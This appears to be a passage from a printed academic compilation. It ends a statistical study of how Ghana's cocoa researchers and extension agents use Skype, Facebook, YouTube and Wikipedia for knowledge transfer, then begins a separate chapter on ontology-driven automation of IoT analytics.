These forms of dialogues and discussions trigger the process of concept creation by capturing context-rich knowledge, involved in new product development (Nonaka et al., 2000; Shang et al., 2011). On the web 2.0 platform dialoguing is facilitated among users through the use of technologies such as e-mail, Instant Messaging (IM), tagging, VoIP and voice/video-conferencing and may occur through spoken or written words, images, and videos (Boateng et al., 2009; Shang et al., 2011). Through the information they receive on the web 2.0 platforms, individuals are able to create metaphors and analogies necessary for the conversion of tacit knowledge into explicit concepts (Boateng et al., 2009). Web 2.0 platforms, which have the capacity for supporting the externalization process, include exchangers (Skype), aggregators (Facebook and YouTube) and collaborators (Wikipedia).

Internalization

The internalization mode of knowledge transfer involves personifying explicit knowledge into tacit knowledge. When individuals internalize knowledge it becomes part of their tacit knowledge base in the form of technical know-how. This form of knowledge can then trigger a new spiral of knowledge creation when shared with other individuals through socialization. Exercising ba offers the context for internalization by enabling individuals to embody explicit knowledge aggregated through virtual media such as written manuals and simulation programs (Nonaka et al., 2000). Web 2.0 technologies like social networking, tagging, and RSS can be useful for supporting internalization.

Web 2.0 applications like Wikipedia provide a collaborative learning platform appropriate for internalization. The control mechanism is relatively high on such a platform involving standardization, systematization, authorization and review process for ensuring quality of the content. For example, visitors have to create accounts with editing rights by following a standard process, articles are well organized and categorized within a content thereby helping users to acquire related knowledge and before any change can be made in an article it has to go through an approval process (Shang et al, 2011). These qualities make the knowledge obtained from collaborators such as Wikipedia relatively reliable and also they give opportunity for learners to give feedback and that makes it suitable for internalization. Other applications that support internalization include communicative, generative, and interactive platforms. The use of Web 2.0 applications for internalization can be related to task with high analyzability (analyzable task). When task is analyzable, it means objective and computational procedures for resolving the task do exits and so they can be studied and resolve the problems thereby. Internalization mode of transfer allows individuals to solve problems through learning-by-doing activities and experimentation.

Combination

Combination mode of knowledge transfer involves acquisition and integration, where managers engage to plan and strategize on how to assemble both internal and external data. It also involves a second stage of synthesis and processing where managers build and create systems that capture information from all over the organization. Lastly, the combination phase also includes the dissemination stage where managers plan and transmit the newly created knowledge. At the combination phase both internal and external knowledge, are collected, combined, edited or processed by using published literature, computer simulation, manuals, groupware, databanks and databases to create new knowledge. Combination is associated with systemizing Ba defined by collective interaction in a virtual environment (Nonaka et al., 2000).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The virtual collaborative environment needed for the creation of systemizing Ba can be achieved through the use of web 2.0 technologies. Combination occurs on the web 2.0 platform when various components of explicit knowledge are put together, systematized, and then entered into a community knowledge system (Shang et al., 2011). With innovative technologies like RSS, Folksonomies, Mashups, Wikis, and social bookmarking, different bodies of explicit knowledge in multiple formats including text, audio, and video are integrated and remixed into new knowledge for the community (Boateng et al., 2009; Shang et al., 2011). Collaborators and aggregators are the common web 2.0 platforms proposed for the combination mode of knowledge transfer (Shang et al., 2011). Collaborators like Wikipedia provides functionalities for organizing and categorizing complex information while allowing users to review, edit, recreate and generate content. Aggregator platforms like YouTube and Facebook gather syndicated web content into a common location while providing storage space for knowledge, expertise and skills provided by its users. The following hypotheses are proposed regarding Web 2.0 applications usage for the different modes of knowledge of knowledge transfer and knowledge transfer success:

H6: The use of web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) for socialization is positively related to knowledge transfer success.
H7: The use of web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) for externalization is positively related to knowledge transfer success.
H8: The use of web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) for internalization is positively related to knowledge transfer success.
H9: The use of web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) for combination is positively related to knowledge transfer success.

AN OVERVIEW OF THE COCOA INDUSTRY IN GHANA

Ghana, like most cocoa producing countries, depends on cocoa as her major contributor of Gross Domestic Product (GDP) and foreign exchange earner (Chuhan-Pole & Angwafo, 2011; Williams, 2009). Cocoa provides employment for hundreds of thousands of people throughout the country with approximately one million cocoa producers, who are predominantly smallholder farmers, throughout the supply chain. Ghana is currently the world's second largest producer of cocoa, representing 21% of global production after Cote d'Ivoire. Cocoa production has gradually rebounded since the 1980s with 2011 hitting a record high of more than 1,004,194 tons for the 2010/2011 cocoa season, which is the highest in the country's history. In spite of the recent high level of production, Ghana's cocoa yield is still 25% below the average yield of the ten largest cocoa producing countries, and 40% below the average yield level of Cote d'Ivoire (Mohammed et al., 2012). The quality of the cocoa beans from Ghana has been known to be among the best in the world, which causes the country to earn premiums in the global market (Kolavalli and Vigneri, 2008), and the general performance of Ghana's cocoa industry has been described as an African success story (Williams, 2009). However, the productivity level has still remained low, with 50% to 65% of cocoa farmers producing 400Kg/ha with low technology (Laven and Boomsma, 2012).

The cocoa sector in Ghana has not been fully liberalized, and is more or less controlled by the government through the Ghana Cocoa Board (COCOBOD, for short), which was established in 1947. In responding to the low productivity level in the sector, the COCOBOD has set aside over $100 million from the gross Free on Board (FoB) price, as a way to stimulate growth in the productivity levels among

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

farmers, through Hi-tech programs, research and investments in Disease and Pest Control (Laven and Boomsma, 2012). The government's concern on the low productivity levels is again reflected in the launch of the National Cocoa Rehabilitation Program held on the 27th April, 2012, where the COCOBOD had made provision for 20 million seedlings, that are more disease and drought resistant, to farmers in order to increase yields. The move to boost the productivity levels among cocoa farmers has of necessity, heightened up research activities, and the generation of new knowledge and technology in the sector, thereby requiring the need for effective knowledge transfer among the various knowledge producers and the farmers who are the ultimate end users of knowledge. In fact, a more efficient means of knowledge transfer from the research institutes and all other players to the cocoa farmers and communication platforms that would also enable the farmers to communicate their needs to the various knowledge producers is crucial if not critical, not only towards the upward adjustment of the productivity levels, but for the advancement and development of the sector as a whole.

The functions of COCOBOD include production, research, extension, internal marketing, external marketing, and quality control. The operations of the board are classified into pre-harvest sector and post-harvest sector and effectively handled by its subsidiaries, namely: Quality Control Division (QCD), Cocoa Marketing Company (CMC), Cocoa Research Institute of Ghana (CRIG), Cocoa Health and Extension Division (CHED), and the Seed Production Unit (SPU). The QCD and CMC divisions are responsible for the post-harvest activities. The post-harvest activities include the quality control measures undertaken by QCD and the internal and external marketing of cocoa by the CMC. The context of this study is more related to the pre-harvest sector which is more concerned with the fundamental issues related to the actual cocoa production at the farm level and handled by CRIG, CHED and SPU. CRIG is the central cocoa research base, where all major research activities into problems relating to the production of cocoa and other cash crops such as coffee, and sheanut take place. The CHED is responsible for the control; removal and destruction of the cocoa swollen shoot virus disease. This involves the cutting down of the virus-infested trees and replacing them with the swollen shoot resistant hybrid seedlings. They are also responsible for the training of extension staffs that are supposed to be the linking agents between the researchers and the cocoa farmers. The Seed Production Unit (SPU) is mandated for the production of and improvement of the high-yielding early bearing hybrid seedlings developed by CRIG. This thesis covers the key actors involved in the generation and transfer of knowledge, which include researchers from CRIG, and Community extension Agents (CEA) from CHED and SPU.

PARTICIPANTS AND DATA COLLECTION

The entire sample of the study comprised of three divisions of the Ghana COCOBOD: CRIG, CHED and SPU from a population of six divisions comprising of 62 researchers, and 270 extension agents. Purposive sampling was used to select three out of the six divisions of COCOBOD to reflect on the subject and purpose of the study. These divisions were also seen as very useful in helping the researcher to answer the research questions of the study. Researchers and extension agents were purposefully selected within the three divisions due to their level of involvement in the knowledge transfer process to the cocoa farmers and their exposure to the use of social media. The researcher physically administered the survey to the target respondents who were individual researchers and extension agents working in the Ghana COCOBOD. The population of the researchers stood at 62, whereas that of the extension agents also stood at 270 making an overall total of 332 according to the interviewees at both CRIG and CHED.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Most of the Cocoa Researchers were stationed at CRIG in Akim-Tafo, in the Eastern region of Ghana. A national service personnel was assigned to the researcher to assist him to locate the researchers for them fill out the questionnaires. The first section of the questionnaire consisting of 20 questionnaire items was designed to determine the patterns of web 2.0 usage for socialization, externalization, internalization, and combination were modified from the survey instrument that was developed and validated by Bercerra-Fernandez and Sabherwal (2001), and used again by Anothayanon (2007). The second construct consisting of five questions was used to determine the media richness of each of the four selected web 2.0 applications. The questions that were used for this construct were adopted from Saeed & Sinnappan, (2009). The complete and detailed questionnaire is available in the appendix.

RESULTS

Partial Least Square Structural Equation Modeling (PLS-SEM) was used to assess both the measurement and the proposed structural model using SmartPLS3. The use of PLS-SEM enables the testing of the plausibility of entire set of propositions while generating the convergent and discriminant validity of the latent constructs altogether at the same time. The testing of the entire path model together with the establishment of validity were all obtained once by running a bootstrap of the model using the path weighting scheme for 500 (or more) re-samples. KTS serves as endogenous dependent variable to the four exogenous constructs (SOC, EXT, INT, COM), which also serve as endogenous variable to MR. All the indicators in the study were modeled as reflective indicators for both exogenous and endogenous constructs, as well as the moderating variable.

Construct Validity of Reflective Indicators

In order to establish the construct validity scores of the reflective indicators, a convergent validity test was first conducted for the reflective indicators as a means of checking if each of the measurement items loaded on their theoretical constructs with significant t-values. The discriminant validity of the reflective indicators was then determined. Assessment of the convergent validity is conducted by first running the bootstrap tool for the default report. The information required for the convergent validity test was then obtained from the t-values of the outer loadings (mean, STDEV, t-value). For an indicator to pass the convergent validity test, it has to be significant at 0.05 alpha protection level which means that indicator should have a t-value of at least 1.96 in absolute terms otherwise it's regarded as not having a convergent validity on that factor. It was found that all the outer loadings in our model were significant at the 0.05 alpha-level of significance (see Tables 1 and 2).

SIGNIFICANCE TESTING RESULTS OF THE STRUCTURAL MODEL PATH COEFFICIENTS

Testing the structural model involved the estimation of the path coefficients for predicting the strength of the relationship between the dependent and independent variables as well as the interaction effect of the moderation variable. The following linear regression models were used for testing the strength of

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Discriminant validity of construct

	COM	EXT	INT	MRI	MR2	MR3	SOC
COM	**0.718**						
EXT	0.463	**0.744**					
INT	0.451	0.431	**0.674**				
MRI	0.123	0.181	0.084	**0.691**			
MR2	0.089	0.1346	0.1266	0.3061	**0.711**		
MR3	0.153	0.263	0.211	0.206	0.196	**0.608**	
SOC	0.430	0.449	0.422	0.099	0.126	0.167	**0.6583**

Table 2.Construct reliability measures

Items	COM	EXT	INT	SOC	MR
COM1	**0.6726**	0.1728	0.2174	0.2366	0.0331
COM2	**0.7750**	0.3607	0.3355	0.3402	0.0299
COM3	**0.7028**	0.2712	0.2779	0.2356	0.1521
EXT1	0.3034	**0.7721**	0.2755	0.2177	0.1494
EXT2	0.2598	**0.7382**	0.2730	0.2620	0.1586
EXT3	0.2957	**0.7210**	0.2976	0.3090	0.0739
INT1	0.2859	0.3313	**0.6842**	0.2830	0.0179
INT2	0.2724	0.2445	**0.7403**	0.2608	0.0804
INT3	0.2316	0.1791	**0.5899**	0.1842	0.0463
SOC1	0.2142	0.2355	0.1982	**0.6192**	0.0928
SOC2	0.3435	0.2353	0.3008	**0.7695**	0.0268
SOC3	0.2197	0.2649	0.2464	**0.6748**	0.1168
MR1	0.0820	0.1157	0.0824	0.0915	**0.7257**
MR2	0.0557	0.1390	-0.008	0.0731	**0.7057**
MR3	0.0738	0.1114	0.0726	0.0651	**0.7037**

the relationships between the dependent, and independent variables of the original predictor variables for each of the four social media websites:

Knowledge Transfer Success

The results of the analysis of the model, which shows the relationship between media richness of Web 2.0 applications and their usage for the four modes of knowledge transfer indicated that there is a positive relationship between media richness of Web 2.0 applications and their usage for socialization, externalization, internalization and combination as proposed by the study. Thus hypothesis H1, H2 H4 and H5 were all supported. The results of the analysis also showed a positive relationship between media richness of the web 2.0 applications and knowledge transfer success supporting hypothesis H3 as recorded in Table 3.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Discriminant validity by confirmatory factor analysis

Measures	Item	Loadings	T-Value	CR	AVE
Combination	COM1 COM2 COM3	0.673 0.7750 0.7028	4.7355 9.1754 7.2559	0.7609	0.5156
Externalization	EXT1 EXT2 EXT3	0.7721 0.7382 0.7210	11.7249 7.522 6.9445	0.7881	0.5537
Internalization	INT1 INT2 INT3	0.6842 0.7403 0.5899	5.5183 6.0105 4.1413	0.7124	0.4548
Socialization	SOC1 SOC2 SOC3	0.6192 0.7695 0.6748	3.9814 6.7961 5.5887	0.7307	0.4769
Media Richness	MR1 MR2 MR3	0.7257 0.7057 0.7037	6.0444 4.778 4.4088	0.7549	0.5066
Task Analyzability	TA1 TA2 TA3	0.732 0.7312 0.7489	8.7303 8.6377 11.8900	0.7815	0.5438
Knowledge Transfer Success (KTS)	SAT1 SAT2 SAT3	0.787 0.610 0.781	20.503 7.151 10.320	0.915	0.549

The analysis of social web usage for the different modes of knowledge transfer, recorded these results for socialization: Skype usage for socialization recorded (α=0.001, t=7.678, β=0.377); YouTube recorded (α=NS, t=1.200, β=0.051); Wikipedia recorded (α =NS, t=1.368, β=0.045) and Facebook recorded (α =0.001, t=7.470, β=0.354). The results show a positive relationship between Skype and Facebook usage for socialization supporting hypotheses H6a and H6b while rejecting H6c and H6d. In relation to externalization, the results of the analysis showed that Skype usage is significant at (α =0.001, t=9.597, β=0.491); YouTube recorded (α =0.001, t=8.460, β=0.420); Wikipedia recorded (α =0.001, t=5.244, β=0.217) and Facebook recorded (α =0.001, t=9.154, β=0.448). All the hypotheses related to web 2.0 usage for externalization gained support from the results of the analysis. Thus H7a, H7b, H7c, and H7d are supported. Regarding internalization, these results have been recorded for web 2.0 usage: Skype usage is significant at (α =NS, t=1.273, β=0.062); YouTube recorded (α =0.001, t=5.662, β=0.234); Wikipedia recorded (α=0.001, t=9.712, β=0.478) and Facebook recorded (α=0.001, t=4.140, β=0.160). The results, thus, rejected hypotheses H8a while supporting H8b, H8c, and H8d. Concerning web 2.0 usage for combination, the results showed that: Skype usage is significant at (α =NS, t=0.385, β=0.062); YouTube recorded (α =0.001, t=8.050, β=0.329); Wikipedia recorded (α =0.001, t=4.895, β=0.249) and Facebook recorded (α =NS, t=0.653, β=0.028). These results give support to hypotheses H9b and H9c while rejecting H9a and H9d. Consequently, the use of Skype for internalization and combination failed to gain support, while Skype usage for externalization and socialization were supported by the results. These are in agreement with the claims of both MRT and SECI that the use of rich media for internalization and combination is not appropriate and may lead to information overload whereas socialization and externalization require rich media. Concerning the use of Wikipedia, the results of the analysis showed support for its usage for all the knowledge transfer modes except socialization which

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

is also in agreement with theory that the use of lean social web for internalization and combination is positively related to knowledge transfer success. The use of Facebook for socialization, externalization and internalization also gained support according to the results of the analysis. The use of YouTube for externalization, internalization and combination were supported where as YouTube usage for socialization failed to gain support (see Tables 4, 5, and 6).

CONCLUSION

In conclusion, by employing the media richness theory and the theory of organizational knowledge, the research investigated how media richness, task characteristics, and web 2.0 usage for knowledge conversion related to knowledge transfer success in the web 2.0 environment. Four web 2.0 applications (Skype, Facebook, YouTube, and Wikipedia) were selected to represent web 2.0 usage. Overall, the results and findings of the research provided a strong support for the hypotheses that were proposed in the study. According to the findings, Media richness of the web 2.0 applications determined their usages for the knowledge conversion modes as well as contributing to the overall success of knowledge transfer within

Table 4. Summary results for the effect of media richness and social web usage on knowledge transfer

	Skype	Wikipedia	Facebook	YouTube
MR -> COM	0.248(4.821)***	0.562(14.324)***	0.273(5.225)***	0.578(15.192)***
MR -> EXT	0.612(17.756)***	0.400(8.576)***	0.624(18.550)***	0.624(17.806)***
MR -> INT	0.446(9.337)***	0.598(18.006)***	0.638(18.281)***	0.453(9.743)***
MR -> SOC	0.564(17.457)***	0.393(6.303)***	0.587(18.207)***	0.450(9.077)***
COM -> KTS	0.015(0.385) NS	0.249(4.895)***	0.028(0.653) NS	0.329(8.050)***
EXT -> KTS	0.491(9.597)***	0.217(5.244)***	0.448(9.154)***	0.420(8.460)***
INT -> KTS	0.062(1.273) NS	0.478(9.712)***	0.160(4.140)***	0.234(5.662)***
SOC -> KTS	0.377(7.678)***	0.045(1.368) NS	0.354(7.470)***	0.051(1.200) NS
MR ->KTS	0.542(16.381)***	0.538(15.889)***	0.563(17.552)***	0.574(18.005)
R^2	0.677	0.668	0.693	0.708

Note: t-values are in parentheses; path coefficients are recorded before the parentheses and path coefficients are significance at levels: * p<0.1, **p<0.05, ***p<0.001

Table 5. Results of R^2 values of the endogenous variables

Endogenous Variables	R^2 Values			
	Skype	Wikipedia	Facebook	YouTube
SOC	0.277	0.155	0.346	0.203
EXT	0.372	0.160	0.389	0.389
INT	0.114	0.316	0.074	0.334
COM	0.198	0.358	0.408	0.206
KTS	0.677	0.668	0.693	0.708

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 6. Summary of results of hypotheses 1-12

	MR	Web 2.0 for SECI			
	H1-H5	H6 SOC	H7 Ext	H8 INT	H9 COM
Skype	√	√	√	NS	NS
Facebook	√	√	√	√	√
YouTube	√	NS	√	√	√
Wikipedia	√	NS	√	√	NS
KTS	√	√	√	√	√

Web 2.0 for socialization (SOC), externalization (EXT), internalization (INT), combination (COM), Media richness (MR), Task Analyzability (TA); Not Supported (NS), Supported (√)

the space of web 2.0. The use of web 2.0 applications for the different modes of knowledge conversion was also found to contribute to the success of the knowledge transfer process partially. The uses of all the four web 2.0 applications for externalization were found to be statistically significant for knowledge transfer success in the web 2.0 environment. The uses of Skype and Facebook for socialization were found to have a positive relationship with knowledge transfer success. Facebook, YouTube, and Wikipedia usages for internalization also gained support knowledge transfer success, while combination via Facebook and YouTube were also found to be statistically significant regarding their contribution to the knowledge transfer process.

RESEARCH IMPLICATIONS FOR WEB 2.0 USAGE FOR KNOWLEDGE TRANSFER

The study provides two main implications for the use of web 2.0 applications for knowledge transfer in the cocoa industry in Ghana. First of all the model developed in the study provides some guidelines on how to select the most appropriate web 2.0 applications for the different modes of knowledge conversion or transfer for the attainment of knowledge transfer success. Secondly, how the usage of the various web 2.0 applications for the different modes of knowledge transfer affect the success of the overall knowledge transfer process. Thirdly, by applying the model, the divisions of COCOBOD responsible for ensuring effective transfer and sharing of knowledge to the cocoa farmers in the cocoa industry would be able to determine which web 2.0 applications used for a given mode of knowledge transfer could be adopted for a given task characteristics towards the attainment of knowledge transfer success.

REFERENCES

Alavi, M., & Leidner, D. E. (2001b). Review: Knowledge management and knowledge management systems: Conceptual foundations and research issues. *Management Information Systems Quarterly*, *25*(1), 107–136. doi:10.2307/3250961

Ambrosini, V., & Bowman, C. (2001). Tacit Knowledge: Some Suggestions for Operationalization. *Journal of Management Studies*, *38*(6), 811–829. doi:10.1111/1467-6486.00260

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Anothayanon, W. (2006). *Knowledge management and characteristics* [Ph.D.]. Walden University, Minnesota, United States. Retrieved from http://search.proquest.com/docview/304933585/abstract/9056B96088874587PQ/8?accountid=8144

Becerra-Fernandez, I., & Sabherwal, R. (2014). *Knowledge Management: Systems and Processes*. Routledge.

Boateng, R., Malik, A., & Mbarika, V. (2009). Web 2.0 and Organizational Learning: Conceptualizing the Link. *Proceedings of AMCIS 2009*. Retrieved from http://aisel.aisnet.org/amcis2009/546

Boughzala, I., & Limayem, M. (2012). The new generation of knowledge management for the Web 2.0 age: KM 2.0. Retrieved from http://www.academia.edu/11422964/The_new_generation_of_knowledge_management_for_the_Web_2.0_age_KM_2.0

Chennamaneni, A., & Teng, J. T. C. (2011). An Integrated Framework for Effective Tacit Knowledge Transfer. *Proceedings of AMCIS 2011*. Retrieved from http://aisel.aisnet.org/amcis2011_submissions/277

Chuhan-Pole, P., & Angwafo, M. (2011). *Yes, Africa Can: Success Stories from a Dynamic Continent*. World Bank Publications. doi:10.1596/978-0-8213-8745-0

Cline, M. M. (2011, January). The Expansion of Social Media in Agriculture: A User Profile of Twitter's @agchat, @followfarmer, and @trufflemedia Followers.

Cole, S.A., Fernando, N. (2013, January 3). The Value of Advice: Evidence from Mobile Phone-Based Agricultural Extension. *HBS Working Knowledge*. Retrieved from http://hbswk.hbs.edu/item/7150.html

Cook, S. D., & Yanow, D. (1993). Culture and organizational learning. *Journal of Management Inquiry*, *2*(4), 373–390. doi:10.1177/105649269324010

Cummings, J. L., & Teng, B.-S. (2003). Transferring R&D knowledge: The key factors affecting knowledge transfer success. *Journal of Engineering and Technology Management*, *20*(1–2), 39–68. doi:10.1016/S0923-4748(03)00004-3

Daft, R. L., & Lengel, R. H. (1986). Organizational Information Requirements, Media Richness and Structural Design. *Management Science*, *32*(5), 554–571. doi:10.1287/mnsc.32.5.554

Dennis, A. R., & Kinney, S. T. (1998). Testing Media Richness Theory in the New Media: The Effects of Cues, Feedback, and Task Equivocality. *Information Systems Research*, *9*(3), 256–274. doi:10.1287/isre.9.3.256

Dinur, A. (2009). Critical context and international intrafirm best-practice transfers.

Galbraith, J. R. (1973). *Designing Complex Organizations* (1st ed.). Boston, MA, USA: Addison-Wesley Longman Publishing Co., Inc.

Haefliger, S., Krogh, G. V., & Spaeth, S. (2005). *Knowledge Reuse in Open Source Software: An Exploratory Study of 15 Open Source Projects*.

Haldin-Herrgard, T. (2000). Difficulties in diffusion of tacit knowledge in organizations. *Journal of Intellectual Capital*, *1*(4), 357–365. doi:10.1108/14691930010359252

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Joia, L., & Lemos, B. (2010). Tacit Knowledge Transfer within Organisations. *AMCIS 2010 Proceedings*. Retrieved from http://aisel.aisnet.org/amcis2010/32

Koo, C., Wati, Y., & Jung, J. J. (2011). Examination of how social aspects moderate the relationship between task characteristics and usage of social communication technologies (SCTs) in organizations. *International Journal of Information Management*, *31*(5), 445–459. doi:10.1016/j.ijinfomgt.2011.01.003

Levy, M. (2009). WEB 2.0 implications on knowledge management. *Journal of Knowledge Management*, *13*(1), 120–134. doi:10.1108/13673270910931215

Murray, S. R., & Peyrefitte, J. (2007). Knowledge Type and Communication Media Choice in the Knowledge Transfer Process. *Journal of Managerial Issues*, *19*(1), 111–133.

Musser, J., & O'Reilly, T. (2007). *Web 2.0: Principles and Best Practices*. O'Reilly Media.

Nonaka, I. (1994). A Dynamic Theory of Organizational Knowledge Creation. *Organization Science*, *5*(1), 14–37. doi:10.1287/orsc.5.1.14

Nonaka, I., Toyama, R., & Konno, N. (2005). SECI, ba and leadership: A unified model of dynamic knowledge creation. *Knowledge Management: Critical Perspectives on Business and Management*, *2*, 317.

O'Reilly. (2006). *Web 2.0 Principles and Best Practices*. Sebastopol, Calif.: O'Reilly Media.

Panahi, S., Watson, J., & Partridge, H. (2013). Towards tacit knowledge sharing over social web tools. *Journal of Knowledge Management*, *17*(3), 379–397. Retrieved from http://www.emeraldinsight.com/journals.htm?issn=1367-3270&volume=17&issue=3&articleid=17086308&show=abstract doi:10.1108/JKM-11-2012-0364

Paroutis, S., & AlSaleh, A. (2009). Determinants of knowledge sharing using Web 2.0 technologies. *Journal of Knowledge Management*, *13*(4), 52–63. doi:10.1108/13673270910971824

Payn-Knoper, M. (2013). Advancing Social Media for Agriculture. Retrieved from http://www.cause-matters.com/advocacy/advancing-social-media-for-agriculture/

Saeed, N., & Sinnappan, S. (2009). *Effects of Media Richness on User Acceptance of Web 2.0 Technologies in Higher Education*. INTECH Open Access Publisher. doi:10.5772/8115

Schwartz, D. G. (2007). Integrating knowledge transfer and computer-mediated communication: Categorizing barriers and possible responses. *Knowledge Management Research & Practice*, *5*(4), 249–259. doi:10.1057/palgrave.kmrp.8500153

Shimazu, H., & Koike, S. (2007). KM2.0: Business Knowledge Sharing in the Web 2.0 Age - *Google Search*. Retrieved from https://www.google.com/search?q=ebok&ie=utf-8&oe=utf-8#q=KM2.0:+Business+Knowledge+Sharing+in+the+Web+2.0+Age

Spanbauer, S. (2006). Knowledge Management 2.0. *CIO.com.* Retrieved from http://www.cio.com.au/article/204698/knowledge_management_2_0/

Stanley, S. (2013). Harnessing Social Media in Agriculture. *Nuffield.org.* Retrieved from http://www.nuffield.org.nz/uploads/media/S_Stanley_executive_summary.pdf

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Suh, K. S. (1999). Impact of communication medium on task performance and satisfaction: An examination of media-richness theory. *Information & Management*, *35*(5), 295–312. doi:10.1016/S0378-7206(98)00097-4

Williams, T. (2009). *An African success story: Ghana's cocoa marketing system*. Institute of Development Studies at the University of Sussex.

This research was previously published in the International Journal of E-Services and Mobile Applications (IJESMA), 8(2); edited by Morten Falch, pages 21-37, copyright year 2016 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 41
Towards Automation of IoT Analytics: An Ontology-Driven Approach

Sounak Dey
TCS Research and Innovation, India

Arijit Mukherjee
TCS Research and Innovation, India

ABSTRACT

The rapid growth in the number of sensors deployed at various scenarios and domains has resulted in the demand of smart applications and services which can take advantage of the sensor ubiquity and the Internet of Things paradigm. However, IoT analytic applications are grossly different from typical IT applications in the sense that in case of IoT, the physical world model is absolutely essential to understand the meaning of sensor data and context. It is also unreasonable to assume that application developers will possess all the necessary skills such as signal processing, algorithms, domain and deployment infrastructures. The scenario is more complicated because of overlapping domains and variety of knowledge. Researchers have attempted to automate parts of the development process, but, the area of feature engineering for sensor signals remain relatively untouched. In this chapter, the authors discuss about the use of semantic modeling for IoT application development with respect to a framework that is capable of largely automating parts of IoT application development.

INTRODUCTION

Nearly two decades ago, in 1999, Prof. Neil Gross predicted: "*In the next century, planet Earth will don an electronic skin. It will use the internet as a scaffold and transmit its sensations*" (Gross, 1999). Seventeen years later, in 2016, we are moving towards a direction of "Internet of Everything", a step forward from the era of "Internet of Things", as number of connected and deployed objects around us are mushrooming at a very high rate. They are predicted to reach a count of 4.9 billion from today to about 25 billion by 2020 (Gartner, 2014). Each of these objects is uniquely addressable and communicates

DOI: 10.4018/978-1-5225-3422-8.ch041

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

with each other and outer world based on standard communication protocols (INFSO, 2008). This novel paradigm of IoT, or IoE, or more generic *Cyber Physical Systems*, is able to discover context at personal and physical level and is able to answer questions like: who is doing what, when, where; what is happening now; how one is feeling now; and even what is probably going to happen next. These powerful sets of information have high impact on individual users (for assisted living, enhanced learning etc.) as well as industry and business users (like smart transportation, manufacturing, energy and utilities etc.).

However, every good thing comes at a price. This growth in number of smart objects translates into generation of a tremendous volume of data which in turn translates into a huge requirement of data storage, and an efficient and fast communication network. Moreover, all connected objects do not send data in similar format; they are controlled by different stake holders and cater to different use cases involving variety of knowledge domains. There is heterogeneity in terms of hardware and software versions which are again controlled by multiple independent communities. To sum up, the heterogeneity present in the IoT world due to obvious reasons is a major challenge facing researchers in this domain.

The data, produced by these smart objects, are however precious. Data are often referred as "oil" for the not too distant future. But data without any follow-on analysis and some meaningful insight do not have much utility. All useful applications in IoT domain perform this analytics and help end users to visualize the situation/context represented by data in a more meaningful way, thus enabling the user to take some decisions or actions based on the situation.

In order to develop such intelligent and useful IoT applications, one should (i) identify the most appropriate data sources together with the detailed specification of the sources, i.e. the sensors, (ii) properly collect the data, (iii) identify the data format thereof and (iv) understand which part of the data is useful for the application. At the same time, most applications involve usage of multiple algorithms in a sequence to extract a useful insight from the data. To take an informed decision about the algorithms to use and the usage sequence, the application developer requires an in-depth knowledge about algorithms, their usage, complexities, features, side-effects etc. Real-time or near-real-time execution is another common feature for an IoT application, which requires detailed knowledge about the resources involved e.g. edge devices, cloud platforms, gateways, network etc. On the other hand, to build a successful application, the knowledge about the particular domain is as important as the technical aspects. For example, an application in the healthcare domain, targeted towards the smart health paradigm, may require the developer to know certain aspects of the healthcare domain apart from the technical knowledge about processing sensor signals. Needless to say that, it is a tremendous ask for a programmer or developer.

Considering the enormity in the number of connected objects, the volume, velocity and variety of the resultant data, number of algorithms, number of use cases to solve, number of experts from different knowledge domain to be involved, and above all enormous heterogeneity involved at each level, the whole domain of IoT application development cannot be handled manually and thus requirement for machine automation at many levels becomes obvious. In other words, there is a very obvious requirement of modeling the physical world and the knowledge associated with it using semantic techniques.

To enable machines (which can compute) to help us, the knowledge involved at different stages must be captured in a machine-readable and machine-understandable format, and it has already been observed by researchers that Ontology is a useful instrument in this regard. Ontology can capture 'facts' specific to a domain and aims to replace a human domain expert by executing reasoning algorithms on top of the ontology elements. In other words, ontology is a knowledge and information store, represented as a connected graph, to which both machines and human can ask questions, like students normally do to a teacher or patients do to a doctor; more generally, it is similar to a situation where a non-expert asks

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

questions about a domain to an expert. The 'facts' mentioned herein include concepts, concept hierarchies, relations between concepts, instances of concepts, restriction and rules on concepts applicable and relevant to a domain. Analogous to human's reasoning over given facts, computing systems can use a tool called "reasoner" to infer new information from existing ontological knowledge or facts. Typically, in an ontology, facts are expressed using RDF (Resource Descriptor Framework) triplets which takes a tuple form such as <subject, predicate, object> (popularly known as <s, p, o> format). There are different languages like Turtle, N3, OWL2 etc. to express facts and each entity has a global URI so that it is uniquely identifiable and usable globally by anybody or any machine.

A MODEL DRIVEN APPROACH IN IoT APPLICATION DEVELOPMENT

In this chapter, we have insofar discussed the complexity of an IoT application development process given the diversity and heterogeneity associated with this domain. This complexity actually contradicts the goal and vision of IoT. To address such issues a common abstraction layer is an obvious choice where every related stakeholders can talk to each other following their own protocol with the issues related to heterogeneity being tackled by the abstraction layer.

